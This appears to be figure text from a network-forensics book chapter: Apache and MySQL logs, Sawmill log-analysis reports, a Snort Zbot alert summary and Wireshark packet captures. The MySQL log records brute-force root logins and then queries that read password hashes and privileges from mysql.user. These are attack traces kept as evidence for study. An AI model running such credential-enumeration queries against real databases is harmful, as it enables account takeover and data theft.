[Sat Dec 29 10:16:47.845352 2018] [core:error] [pid 13580] (13)Permission denied: [client 192.168.174.1:12163] AH00035: access to /site/1371.php denied (filesystem path '/var/www/html/site/1371.php') because search permissions are missing on a component of the path
[Sat Dec 29 10:16:47.845383 2018] [core:error] [pid 13612] (13)Permission denied: [client 192.168.174.1:12136] AH00035: access to /site/1835.php denied (filesystem path '/var/www/html/site/1835.php') because search permissions are missing on a component of the path
[Sat Dec 29 10:16:47.845419 2018] [core:error] [pid 13477] (13)Permission denied: [client 192.168.174.1:12177] AH00035: access to /site/2831.php denied (filesystem path '/var/www/html/site/2831.php') because search permissions are missing on a component of the path
[Sat Dec 29 10:16:47.845495 2018] [core:error] [pid 13574] (13)Permission denied: [client 192.168.174.1:12165] AH00035: access to /site/2623.php denied (filesystem path '/var/www/html/site/2623.php') because search permissions are missing on a component of the path
[Sat Dec 29 10:16:47.846205 2018] [core:error] [pid 13581] (13)Permission denied: [client 192.168.174.1:11645] AH00035: access to /site/indexes.php denied (filesystem path '/var/www/html/site/indexes.php') because search permissions are missing on a component of the path
```

Open Access Log Options

Choose the log format Please refer to the Webserver configuration if unsure.

Combined (Contains Browser and Referrer Information)
 LogFormat "%h %l %u %t \"%r\" %> s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined

Common (default)
 LogFormat "%h %l %u %t \"%r\" %> s %b" common

W3C (IIS - Microsoft Internet Information Services)

Other Internet Information Services IIS v6

Custom

Read

All Read All file and update in real time.

Date Range Read only date range that falls with the below range.

Start 12/27/2018 End 12/29/2018
12:00:01 AM 11:59:59 PM

Adjust time by 0.00 hours.

[Help](#) OK


```


181230 0:05:19 58 Connect root@192.168.174.157 as anonymous on
58 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
59 Connect root@192.168.174.157 as anonymous on
59 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
60 Connect root@192.168.174.157 as anonymous on
60 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
61 Connect root@192.168.174.157 as anonymous on
61 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
62 Connect root@192.168.174.157 as anonymous on
62 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
63 Connect root@192.168.174.157 as anonymous on
63 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
64 Connect root@192.168.174.157 as anonymous on
64 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
65 Connect root@192.168.174.157 as anonymous on
65 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
66 Connect root@192.168.174.157 as anonymous on
66 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
67 Connect root@192.168.174.157 as anonymous on
67 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
68 Connect root@192.168.174.157 as anonymous on
68 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
181230 0:05:20 69 Connect root@192.168.174.157 as anonymous on
69 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
70 Connect root@192.168.174.157 as anonymous on
70 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
71 Connect root@192.168.174.157 as anonymous on
71 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
72 Connect root@192.168.174.157 as anonymous on
72 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)

```

```

71 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
72 Connect root@192.168.174.157 as anonymous on
72 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
73 Connect root@192.168.174.157 as anonymous on
181230 0:07:46 74 Connect root@192.168.174.157 as anonymous on
74 Query show tables
181230 0:08:06 75 Connect root@192.168.174.157 as anonymous on
75 Query database()
181230 0:08:22 76 Connect root@192.168.174.157 as anonymous on
76 Query database()
181230 0:12:16 77 Connect root@192.168.174.157 as anonymous on
77 Query show variables
181230 0:12:17 77 Query use mysql
77 Query select user, host, password from mysql.user
77 Query select user, host from mysql.user where Grant_priv = 'Y'
77 Query select user, host from mysql.user where Create_user_priv = 'Y'
77 Query select user, host from mysql.user where Reload_priv = 'Y'
77 Query select user, host from mysql.user where Shutdown_priv = 'Y'
77 Query select user, host from mysql.user where Super_priv = 'Y'
77 Query select user, host from mysql.user where FILE_priv = 'Y'
77 Query select user, host from mysql.user where Process_priv = 'Y'
77 Query select user, host
from mysql.user where
(Select_priv = 'Y') or
(Insert_priv = 'Y') or
(Update_priv = 'Y') or
>Delete_priv = 'Y') or
(Create_priv = 'Y') or
(Drop_priv = 'Y')
77 Query select user, host from mysql.user where user = ''
77 Query select user, host, password from mysql.user where length(password) = 0 or password is null
77 Query select user, host from mysql.user where host = "%"

```



Calendar

- ▼ Usage
 - Category Summary
 - User Summary
 - Host Summary
 - Users By Category
 - Hosts By User
- ▶ Content
- ▶ Overview
- ▶ Date and time
- ▼ Source
 - Source IPs
 - NAT source IPs
 - Source users
 - Users
 - Source ports
 - NAT source ports
 - Source zones
 - Egress interfaces
 - Source locations
 - Category by Source user
 - Page by Source user
- ▶ Destination
- ▶ Other
- ▶ Syslog priorities
- ▶ Syslog message types

Source IPs 09/Apr/2012, 1 day (entire date range)

1 - 1 of 1
Rows ▾

	Source IP	↓ Events		Page views	Bytes	Packets	Elapsed time	Sessions	Session duration
1	192.168.16.108	535	100.0 %	142	5.86 M	8.62 K	00:41:37	2	00:02:17
Total		535	100.0 %	142	5.86 M	8.62 K	00:41:37	-	00:02:17

samples.sawmill.net/?dp=reports&p=sawmill_palo_alto_networks_firewall_log_analysis_sample&calendar=true

	Pages/directories	↓ Events		Page views	Bytes	Packets	Elapsed time	Sessions	Session duration
1	(empty)	389	72.7 %	3	5.86 M	8.62 K	00:41.37	1	00:00:01
2	www.facebook.com/	27	5.0 %	27	0 B	0 B	00:00:00	2	00:00:00
3	ads.cnn.com/	14	2.6 %	14	0 B	0 B	00:00:00	1	00:00:00
4	beacon.videoegg.com/	9	1.7 %	9	0 B	0 B	00:00:00	1	00:00:02
5	www.adfusion.com/	6	1.1 %	6	0 B	0 B	00:00:00	1	00:00:01
6	www.latimes.com/	5	0.9 %	5	0 B	0 B	00:00:00	1	00:00:03
7	ad.doubleclick.net/	5	0.9 %	5	0 B	0 B	00:00:00	1	00:00:24
8	www.cnn.com/	5	0.9 %	5	0 B	0 B	00:00:00	1	00:00:00
9	view.atdmt.com/	4	0.7 %	4	0 B	0 B	00:00:00	2	00:00:00
10	pubads.g.doubleclick.net/	4	0.7 %	4	0 B	0 B	00:00:00	1	00:00:01
11	goku.brightcove.com/	3	0.6 %	0	0 B	0 B	00:00:00	0	00:00:00
12	ib.adnxs.com/	3	0.6 %	3	0 B	0 B	00:00:00	2	00:00:03
13	svcs.cnn.com/	3	0.6 %	3	0 B	0 B	00:00:00	1	00:00:01
14	l.betrad.com/	2	0.4 %	0	0 B	0 B	00:00:00	0	00:00:00
15	r.nexac.com/	2	0.4 %	2	0 B	0 B	00:00:00	1	00:00:01
16	tag.admeld.com/	2	0.4 %	2	0 B	0 B	00:00:00	1	00:00:00
17	t4.liverail.com/	2	0.4 %	2	0 B	0 B	00:00:00	1	00:00:00
18	odb.outbrain.com/	2	0.4 %	2	0 B	0 B	00:00:00	2	00:00:01
19	ytaahg.hs.llnw	2	0.4 %	2	0 B	0 B	00:00:00	1	00:00:00
20	cdn.turn.com/	2	0.4 %	2	0 B	0 B	00:00:00	2	00:00:00
21	bs.serving-sys.com/	2	0.4 %	2	0 B	0 B	00:00:00	2	00:00:37
22	ad-g.doubleclick.net/	2	0.4 %	2	0 B	0 B	00:00:00	1	00:00:00

- Calendar
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- Cpus
- Sessions
- Single-page Summary
- Log detail

Dashboard

19/Oct/2002 – 02/May/2012, 3484 days (entire date range)

Overview

Hits	Page views	Visitors	Size	start time
642,013 Avg/day 184.3	505,886 Avg/day 145.2	370 Avg/day 0.1	2.06 G Avg/day 621.48 K	19/Oct/2002 20:30:37 Avg/day —
end time	Sessions	Session duration		
02/May/2012 03:18:57 Avg/day —	1,021 Avg/day 0.3	26d 20:27:04 Avg/day 00:11:05		

Traffic

Page views

User Summary

1 - 10 of 147

	Username	Page views	Sessions	Session duration
1	-	483,757	1,019	23d 18:17:03
2	komolafe	1,687	1	03:33:43
3	oakin	1,088	1	01:23:30
4	babayomi	1,008	2	01:08:16
5	olayeni	973	2	02:32:52
6	olaajo	803	1	01:29:50
7	yus_arcsstee	750	4	01:50:20
8	jay_arcsstee	715	3	01:28:25
9	badeyek	605	2	01:33:05
10	bbabatop	503	1	02:42:58
137 other items		13,997	—	2d 08:27:02
Total		505,886	—	26d 20:27:04

Top level domain 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)



1 - 500 of 2546





















Rows ▾

	Top level domain	↓ Sessions	Session duration
🔍 1	microsoft.com	426	1d 01:58:35
🔍 2	yahoo.com	262	2d 02:44:41
🔍 3	msn.com	249	1d 01:08:25
🔍 4	windowsupdate.com	194	07:25:44
🔍 5	google.com	174	13:45:40
🔍 6	doubleclick.net	171	05:29:23
🔍 7	akamai.net	159	02:54:07
🔍 8	com.au	151	02:18:36
🔍 9	goldweb.com.au	143	09:35:30
🔍 10	passport.com	141	01:07:08
🔍 11	ninemsn.com.au	130	2d 04:34:20
🔍 12	imrworldwide.com	125	03:58:04
🔍 13	symantecliveupdate.com	116	03:32:17
🔍 14	hotmail.com	116	03:43:52
🔍 15	atdmt.com	109	00:41:46
🔍 16	mcafee.com	90	02:47:19
🔍 17	real.com	88	1d 08:42:37
🔍 18	yimg.com	79	00:46:56
🔍 19	verisign.com	53	01:47:35
🔍 20	gator.com	44	1d 15:34:32
🔍 21	yahoomail.com	40	00:07:05
🔍 22	macromedia.com	40	00:49:32

URLs 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)

1 - 200 of 7357 Rows ▾


URL	Hits		Page views	Visitors	↓ Size	Sessions	Session duration
1  http://data.kasabi.com/(omitted)	319,410	49.8 %	319,410	1	452.09 M	2	3d 20:20:15
2  http://dl22cq.rapidshare.de/(omitted)	1	0.0 %	1	1	63.64 M	1	00:00:12
3  http://data.nytimes.com/(omitted)	9,128	1.4 %	9,128	1	45.90 M	1	00:12:45
4  http://www.gutenberg.org/(omitted)	39	0.0 %	39	1	32.69 M	1	00:00:22
5  http://us.i1.yimg.com/(nonpage)	13,319	2.1 %	0	132	28.12 M	0	00:00:00
6  http://us.js2.yimg.com/(nonpage)	1,206	0.2 %	0	89	27.91 M	0	00:00:00
7  http://nastynews.org/(omitted)	49	0.0 %	49	1	27.39 M	1	00:03:23
8  http://extension.unh.edu/(omitted)	180	0.0 %	180	1	26.81 M	1	00:32:20
9  http://www.punchng.com/(nonpage)	3,394	0.5 %	0	7	21.60 M	0	00:00:00
10  http://download.microsoft.com/(omitted)	2,293	0.4 %	2,293	159	20.62 M	165	06:15:23
11  http://umbel.org/(omitted)	15,271	2.4 %	15,271	1	19.93 M	2	01:28:32
12  http://download.grisoft.cz/(omitted)	8	0.0 %	8	1	18.50 M	1	00:00:59
13  http://free.grisoft.cz/(omitted)	4	0.0 %	4	1	17.67 M	1	00:01:26
14  http://au.download.windowsupdate.com/(omitted)	1,085	0.2 %	1,085	2	16.92 M	2	00:48:33
15  http://vp.video.google.com/(omitted)	1	0.0 %	1	1	16.49 M	1	00:00:02
16  http://www.download.windowsupdate.com/(omitted)	163	0.0 %	163	24	14.55 M	24	00:45:06
17  ftp://ftp.hp.com/(omitted)	1	0.0 %	1	1	13.94 M	1	00:00:14
18  http://liveupdate.symantecliveupdate.com/(omitted)	383	0.1 %	383	77	13.12 M	116	03:32:17

Date Picker ✕

Date or Start Date End Date **Relative Date** Custom

Last **weeks** [Clear](#)

Recent	1	years
Last	2	quarters
	3	months
	4	weeks
	5	days
	6	
	7	
	8	
	9	
	10	



Filters

Just added (2 active) Saved (0 active) Recently added (0 active)

[Select All](#) [Deselect All](#)

<input checked="" type="checkbox"/>	Username is 'bbabatop'	Move to Saved	Delete
<input checked="" type="checkbox"/>	Top level domain is 'geospecies.org'	Move to Saved	Delete


[Save and Apply](#) [Cancel](#)

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 - Mime types
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 - Date/times
 - Years
 - Months
 - Days
 - Days of week
 - Hours of day

Hours of day 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)

Report is filtered and shows data for
Top level domain is **yahoo.com**
Username is **babayomi**

Hits



1 - 3 of 3

	↑ Hour of day	Hits	Page views	Visitors	Size	Sessions	Session duration
1	4:00 AM - 5:00 AM	309	306	1	2.40 M	1	00:28:36
2	5:00 AM - 6:00 AM	312	312	1	1.76 M	1	00:23:22
3	8:00 AM - 9:00 AM	42	39	1	317.85 K	1	00:01:26
Total		663	657	–	4.47 M	–	00:53:24


Date/times 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)

Report is filtered and shows data for

Top level domain is **windowsupdate.com**



Hits



[Date/time](#) > **Sep/2006**

1 - 1 of 1



Rows ▾

	↑ Date/time	Hits	Page views	Visitors	Size	Sessions	Session duration
1	08/Sep/2006	3,007	3,007	175	19.02 M	181	07:10:55
	Total	3,007	3,007	–	19.02 M	–	07:10:55


Hours of day 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)

Report is filtered and shows data for

Top level domain is **windowsupdate.com**



Hits



1 - 9 of 9

Rows ▾

	↑ Hour of day	Hits	Page views	Visitors	Size	Sessions	Session duration
🔍 1	midnight - 1:00 AM	35	35	1	2.78 M	1	00:02:54
🔍 2	3:00 AM - 4:00 AM	15	15	1	54.44 K	1	00:00:31
🔍 3	4:00 AM - 5:00 AM	89	89	6	739.70 K	6	00:07:46
🔍 4	5:00 AM - 6:00 AM	101	101	16	131.43 K	16	00:16:05
🔍 5	6:00 AM - 7:00 AM	211	211	26	226.38 K	26	00:38:41
🔍 6	7:00 AM - 8:00 AM	1,620	1,620	110	11.12 M	110	04:06:53
🔍 7	8:00 AM - 9:00 AM	1,062	1,062	66	7.59 M	66	02:11:05
🔍 8	10:00 AM - 11:00 AM	4	4	3	27.19 K	3	00:01:09
🔍 9	11:00 PM - midnight	20	20	2	10.92 M	2	00:00:40
	Total	3,157	3,157	-	33.56 M	-	07:25:44

Username

19/Oct/2002 – 02/May/2012, 3484 days (entire date range)

Report is filtered and shows data for

Top level domain is **windowsupdate.com**

1 - 2 of 2

	Username	↓ Hits		Page views	Visitors	Size	Sessions	Session duration	
1	nobody	3,155	99.9 %		3,155	186	33.54 M	193	07:25:33
2	femiadedeji	2	0.1 %		2	1	21.23 K	1	00:00:11
Total		3,157	100.0 %		3,157	-	33.56 M	-	07:25:44

Pages/directories

19/Oct/2002 – 02/May/2012, 3484 days (entire date range)

Report is filtered and shows data for

Top level domain is **windowsupdate.com**

Username is **femiadedeji**

1 - 1 of 1

	Pages/directories	↓ Hits		Page views	Visitors	Size	Sessions	Session duration	
1	http://www.download.windowsupdate.com/	2	100.0 %		2	1	21.23 K	1	00:00:11
Total		2	100.0 %		2	-	21.23 K	-	00:00:11

File types

19/Oct/2002 – 02/May/2012, 3484 days (entire date range)

Report is filtered and shows data for

Top level domain is **windowsupdate.com**

Username is **femiadedeji**

1 - 2 of 2

	File type	↓ Hits		Page views	Visitors	Size	Sessions	Session duration	
1	CAB	1	50.0 %		1	1	20.90 K	1	00:00:08
2	TXT	1	50.0 %		1	1	336 B	1	00:00:03
Total		2	100.0 %		2	-	21.23 K	-	00:00:11

Calendar

Usage

- Dashboard
- User Summary
- Host Summary
- Hosts By User
- Usage Detail

Content

- Top level domain
- Hierarchies
- Pages/directories


Usage Detail

19/Oct/2002 – 02/May/2012, 3484 days (entire date range)



Report is filtered and shows data for
 Top level domain is **windowsupdate.com**
 Username is **femiadedeji**

1 - 1 of 1




	Username	Top level domain	start time	end time	Page views	Sessions	Session duration
1	femiadedeji	windowsupdate.com	08/Sep/2006 05:47:13	08/Sep/2006 05:47:16	2	1	00:00:11
Total			-	-	2	-	00:00:11



Profiles [Scheduler](#) [Preferences](#) [Licensing](#) [Import](#) [Settings](#) [Tools](#)

 Create New Profile  View ▾



Profiles / Reports Database Last Modified



 kk  Options ▾  13 hours ago ▾

Before you start

- » Please disable any active antivirus scanning of Sawmill's installation directory
- » Important advice for processing large datasets

Don't show again [Hide Messages](#)







×

The profile "Snort Logs" has been created

Please decide what to do next.

 **[Process Data & View Reports](#)**
Take this action if no additional customization is required. This action goes straight to the reports and automatically starts building the database by processing all log data in the log source.

 **[View Profile in Config](#)**
Take this action if you require additional customization prior to processing all log data in the log source, for example you wish to:

- Add or change log filters
- Turn on DNS lookup of IP addresses
- Add, delete or change database fields
- Other configuration options available in the Config pages

[Close Window](#)

Building database



Elapsed time: **00:00:11**

Reading log data (1)

Reading log file: C:\Users\Apex\Downloads\tg_snort_fast>alert.fast

Log lines processed: 221,794

Average lines per second: 20,163

Current lines per second: 21,076

Maximum lines per second: 21,110

Log bytes processed: 42.73 M

Average bytes per second: 3.88 M

Current bytes per second: 4.07 M

Maximum bytes per second: 4.07 M

Single-page Summary

01/Jan/2018 – 31/Dec/2018, 365 days (entire date range)

Report is filtered and shows data for

Destination IP is 192.168.2.10

Source IP is 156.154.70.1

Overview



		Avg/day
Events	1,498	4.1

Date/times



Events



1 - 1 of 1



Rows ▾

	↑ Date/time	Events
1	2018	1,498
Total		1,498

Classifications



1 - 1 of 1

Rows ▾

	Classification	↓ Events		
1	A Network Trojan was Detected	1,498	100.0 %	<div style="width: 100%;"></div>
Total		1,498	100.0 %	

Snort priorities



1 - 1 of 1

Rows ▾

	Snort priority	↓ Events		
1	1	1,498	100.0 %	<div style="width: 100%;"></div>
Total		1,498	100.0 %	

Protocols



1 - 1 of 1

Rows ▾

	Protocol	↓ Events		
1	UDP	1,498	100.0 %	<div style="width: 100%;"></div>
Total		1,498	100.0 %	

Rules



1 - 1 of 1

Rows ▾

	Rule	↓ Events		
1	TROJAN Win32.Zbot.chas/Unruly.H Covert DNS CnC Channel TXT Response	1,498	100.0 %	<div style="width: 100%;"></div>
Total		1,498	100.0 %	

Source IPs 30/Dec/2018, 1 day (entire date range)

Report is filtered and shows data for

URL is [http://192.168.174.142/\(omitted\)](http://192.168.174.142/)

1 - 2 of 2


	Source IP	↓ Hits		Page views	Visitors	Size	Sessions	Session duration
1	192.168.174.157	3,843	99.8 %	3,843	1	17.37 M	1	00:21:45
2	192.168.174.138	8	0.2 %	8	1	65.63 K	1	00:02:45
Total		3,851	100.0 %	3,851	-	17.43 M	-	00:24:30

```
root@kali:~/var/log/apache2# cat access.log
```


```
192.168.174.152 - - [30/Dec/2018:08:14:51 -0500] "GET / HTTP/1.1" 200 3410 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:14:51 -0500] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http://192.168.174.157/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:14:51 -0500] "GET /favicon.ico HTTP/1.1" 404 506 "http://192.168.174.157/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:14:55 -0500] "GET /site HTTP/1.1" 301 581 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:14:55 -0500] "GET /site/ HTTP/1.1" 403 511 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:14:58 -0500] "GET /site/ HTTP/1.1" 403 511 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:15:42 -0500] "-" 408 0 "-" "-"
192.168.174.152 - - [30/Dec/2018:08:16:15 -0500] "GET /php-utility-belt/ HTTP/1.1" 200 1201 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:16:15 -0500] "GET /php-utility-belt/assets/application.js HTTP/1.1" 200 1134 "http://192.168.174.157/php-utility-belt/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:17:07 -0500] "-" 408 0 "-" "-"
```

```
root@kali:~/var/log/apache2# █
```

No.	Time	Source	Destination	Protocol	Length	Info
58	23.548228631	192.168.174.152	182.79.251.156	TCP	60	52120 → 80 [ACK] Seq=1 Ack=1 Win=63888 Len=0
59	23.548230154	182.79.251.156	192.168.174.152	TCP	60	[TCP ACKed unseen segment] 80 → 52120 [ACK] Seq=1 Ack=2 Win=64240 Len=0
60	23.548230546	192.168.174.152	182.79.221.81	TCP	60	54240 → 80 [ACK] Seq=1 Ack=1 Win=65340 Len=0
61	23.548230895	182.79.221.81	192.168.174.152	TCP	60	[TCP ACKed unseen segment] 80 → 54240 [ACK] Seq=1 Ack=2 Win=64240 Len=0
62	25.584269197	192.168.174.152	182.79.221.14	TCP	60	56296 → 80 [ACK] Seq=1 Ack=1 Win=52272 Len=0
63	25.584273859	182.79.221.14	192.168.174.152	TCP	60	[TCP ACKed unseen segment] 80 → 56296 [ACK] Seq=1 Ack=2 Win=64240 Len=0
64	25.584277195	192.168.174.152	182.79.148.23	TCP	60	54872 → 80 [ACK] Seq=1 Ack=1 Win=39420 Len=0
65	25.584278504	182.79.148.23	192.168.174.152	TCP	60	[TCP ACKed unseen segment] 80 → 54872 [ACK] Seq=1 Ack=2 Win=64240 Len=0
66	27.621073621	192.168.174.152	182.79.148.15	TCP	60	42216 → 80 [ACK] Seq=1 Ack=1 Win=39420 Len=0
67	27.621081395	182.79.148.15	192.168.174.152	TCP	60	[TCP ACKed unseen segment] 80 → 42216 [ACK] Seq=1 Ack=2 Win=64240 Len=0
70	29.058120649	192.168.174.152	172.217.24.234	TCP	60	54868 → 80 [ACK] Seq=1 Ack=1 Win=64350 Len=0
71	29.058122974	172.217.24.234	192.168.174.152	TCP	60	[TCP ACKed unseen segment] 80 → 54868 [ACK] Seq=1 Ack=2 Win=64240 Len=0
93	47.739667814	192.168.174.152	196.18.52.57	NTP	99	NTP Version 4, client
94	48.078888721	196.18.52.57	192.168.174.152	NTP	99	NTP Version 4, server
97	52.08017023	192.168.174.152	216.58.221.48	TCP	60	[TCP Dup ACK 24#1] 60154 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
98	52.080184932	216.58.221.48	192.168.174.152	TCP	60	[TCP Dup ACK 25#1] [TCP ACKed unseen segment] 80 → 60154 [ACK] Seq=1 Ack=2 Win=64240 Len=0
116	56.035705638	192.168.174.152	192.168.174.157	TCP	194	4444 → 38830 [PSH, ACK] Seq=1 Ack=1 Win=1452 Len=128 TSval=1613608093 TSecr=2411280375
117	56.036080668	192.168.174.157	192.168.174.152	TCP	226	38830 → 4444 [PSH, ACK] Seq=1 Ack=129 Win=1444 Len=160 TSval=2411280445 TSecr=1613608063
118	56.036230458	192.168.174.152	192.168.174.157	TCP	66	4444 → 38830 [ACK] Seq=129 Ack=161 Win=1452 Len=0 TSval=1613608094 TSecr=2411280445
119	56.145708733	192.168.174.152	172.217.166.238	TCP	60	[TCP Dup ACK 27#1] 46764 → 80 [ACK] Seq=1 Ack=1 Win=39072 Len=0
120	56.145716173	172.217.166.238	192.168.174.152	TCP	60	[TCP Dup ACK 30#1] [TCP ACKed unseen segment] 80 → 46764 [ACK] Seq=1 Ack=2 Win=64240 Len=0
121	58.020958214	192.168.174.152	192.168.174.157	TCP	194	4433 → 34282 [PSH, ACK] Seq=129 Ack=161 Win=703 Len=128 TSval=1613609993 TSecr=2411239592
122	58.02097121	192.168.174.157	192.168.174.152	TCP	258	34282 → 4433 [PSH, ACK] Seq=161 Ack=257 Win=7648 Len=192 TSval=2411282434 TSecr=1613609993
123	58.020955681	192.168.174.152	192.168.174.157	TCP	66	4433 → 34282 [ACK] Seq=257 Ack=353 Win=726 Len=0 TSval=1613609993 TSecr=2411282434
140	68.375945445	192.168.174.152	182.79.221.81	TCP	60	[TCP Dup ACK 69#1] 54240 → 80 [ACK] Seq=1 Ack=1 Win=65340 Len=0
141	68.375951894	182.79.221.81	192.168.174.152	TCP	60	[TCP Dup ACK 61#1] [TCP ACKed unseen segment] 80 → 54240 [ACK] Seq=1 Ack=2 Win=64240 Len=0
142	68.375952342	192.168.174.152	182.79.251.156	TCP	60	[TCP Dup ACK 58#1] 52120 → 80 [ACK] Seq=1 Ack=1 Win=63888 Len=0



Chapter 3: Deep Packet Inspection



No.	Time	Source	Destination	Protocol	Length	Info
10	10.602261	192.168.1.6	54.255.213.29	HTTP	678	POST /cloudquery.php HTTP/1.1
11	10.677781	54.255.213.29	192.168.1.6	TCP	54	80 → 58563 [ACK] Seq=1 Ack=872 Win=20352 Len=0
12	10.691350	54.255.213.29	192.168.1.6	HTTP	466	HTTP/1.1 200 OK
13	10.692310	192.168.1.6	54.255.213.29	TCP	54	58563 → 80 [FIN, ACK] Seq=872 Ack=413 Win=66304
14	10.694381	54.255.213.29	192.168.1.6	TCP	54	80 → 58563 [FIN, ACK] Seq=413 Ack=872 Win=20352
15	10.694539	192.168.1.6	54.255.213.29	TCP	54	58563 → 80 [ACK] Seq=873 Ack=414 Win=66304 Len=0
16	10.764564	54.255.213.29	192.168.1.6	TCP	54	80 → 58563 [ACK] Seq=414 Ack=873 Win=20352 Len=0

> Frame 12: 466 bytes on wire (3728 bits), 466 bytes captured (3728 bits) on interface 0

> Ethernet II, Src: ZioncomE_e7:b0:54 (78:44:76:e7:b0:54), Dst: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)

> Internet Protocol Version 4, Src: 54.255.213.29, Dst: 192.168.1.6

> Transmission Control Protocol, Src Port: 80, Dst Port: 58563, Seq: 1, Ack: 872, Len: 412

> Hypertext Transfer Protocol

> Data (200 bytes)

```

0000  b0 10 41 c8 46 df 78 44 76 e7 b0 54 08 00 45 00  .A.F.xD v..T..E.
0010  01 c4 04 38 40 00 33 06 74 31 36 ff d5 1d c0 a8  ...@.3- t16....
0020  01 06 00 50 e4 c3 ee 23 96 cf 70 b4 71 97 50 18  ...P...#...p.q.P.
0030  00 9f 2c 77 00 00 48 54 54 50 2f 31 2e 31 20 32  ...;w..HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 53 65 72 76 65 72 3a 20 6e  00 OK..S erver: n
0050  67 69 6e 78 0d 0a 44 61 74 65 3a 20 54 75 65 2c  ginx..Da te: Tue,
0060  20 31 35 20 4a 61 6e 20 32 30 31 39 20 31 38 3a  15 Jan 2019 18:
0070  33 32 3a 31 34 20 47 4d 54 0d 0a 43 6f 6e 74 65  32:14 GM T..Conte
0080  6e 74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61  nt-Type: applica
0090  74 69 6f 6e 2f 6f 63 74 65 74 2d 73 74 72 65 61  tion/oct et-strea
00a0  6d 0d 0a 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f  m..Trans fer-Enco
  
```

```

▼ Internet Protocol Version 4, Src: 54.255.213.29, Dst: 192.168.1.6
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  ▼ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    0000 00.. = Differentiated Services Codepoint: Default (0)
    .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
  Total Length: 452
  Identification: 0x0438 (1080)
  ▼ Flags: 0x4000, Don't fragment
    0... .... = Reserved bit: Not set
    .1.. .... = Don't fragment: Set
    ..0. .... = More fragments: Not set
    ...0 0000 0000 0000 = Fragment offset: 0
  Time to live: 51
  Protocol: TCP (6)
  Header checksum: 0x7431 [validation disabled]
  [Header checksum status: Unverified]
  Source: 54.255.213.29
  Destination: 192.168.1.6

```

```

▼ Transmission Control Protocol, Src Port: 58563, Dst Port: 80, Seq: 248, Ack: 1, Len: 624
  Source Port: 58563
  Destination Port: 80
  [Stream index: 1]
  [TCP Segment Len: 624]
  Sequence number: 248 (relative sequence number)
  [Next sequence number: 872 (relative sequence number)]
  Acknowledgment number: 1 (relative ack number)
  0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x018 (PSH, ACK)
  Window size value: 260
  [Calculated window size: 66560]
  [Window size scaling factor: 256]
  Checksum: 0xa117 [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  > [SEQ/ACK analysis]
  > [Timestamps]
  TCP payload (624 bytes)

```

```

v Hypertext Transfer Protocol
  > POST /cloudquery.php HTTP/1.1\r\n
    Content-Type: multipart/form-data; boundary=-----RPFROndoJrPnqpYVIAfK\r\n
    Accept-Encoding: gzip\r\n
    Host: 54.255.213.29\r\n
  > Content-Length: 624\r\n
    Pragma: no-cache\r\n
    Connection: Keep-Alive\r\n
    x-360-ver: 4\r\n
    \r\n
    [Full request URI: http://54.255.213.29/cloudquery.php]
    [HTTP request 1/1]
    [Response in frame: 12]
    File Data: 624 bytes
  
```

```

File Data: 624 bytes
v MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "-----RPFROndoJrPnqpYVIAfK"
  [Type: multipart/form-data]
  First boundary: -----RPFROndoJrPnqpYVIAfK\r\n
  v Encapsulated multipart part:
    Content-Disposition: form-data; name="m"\r\n\r\n
    v Data (474 bytes)
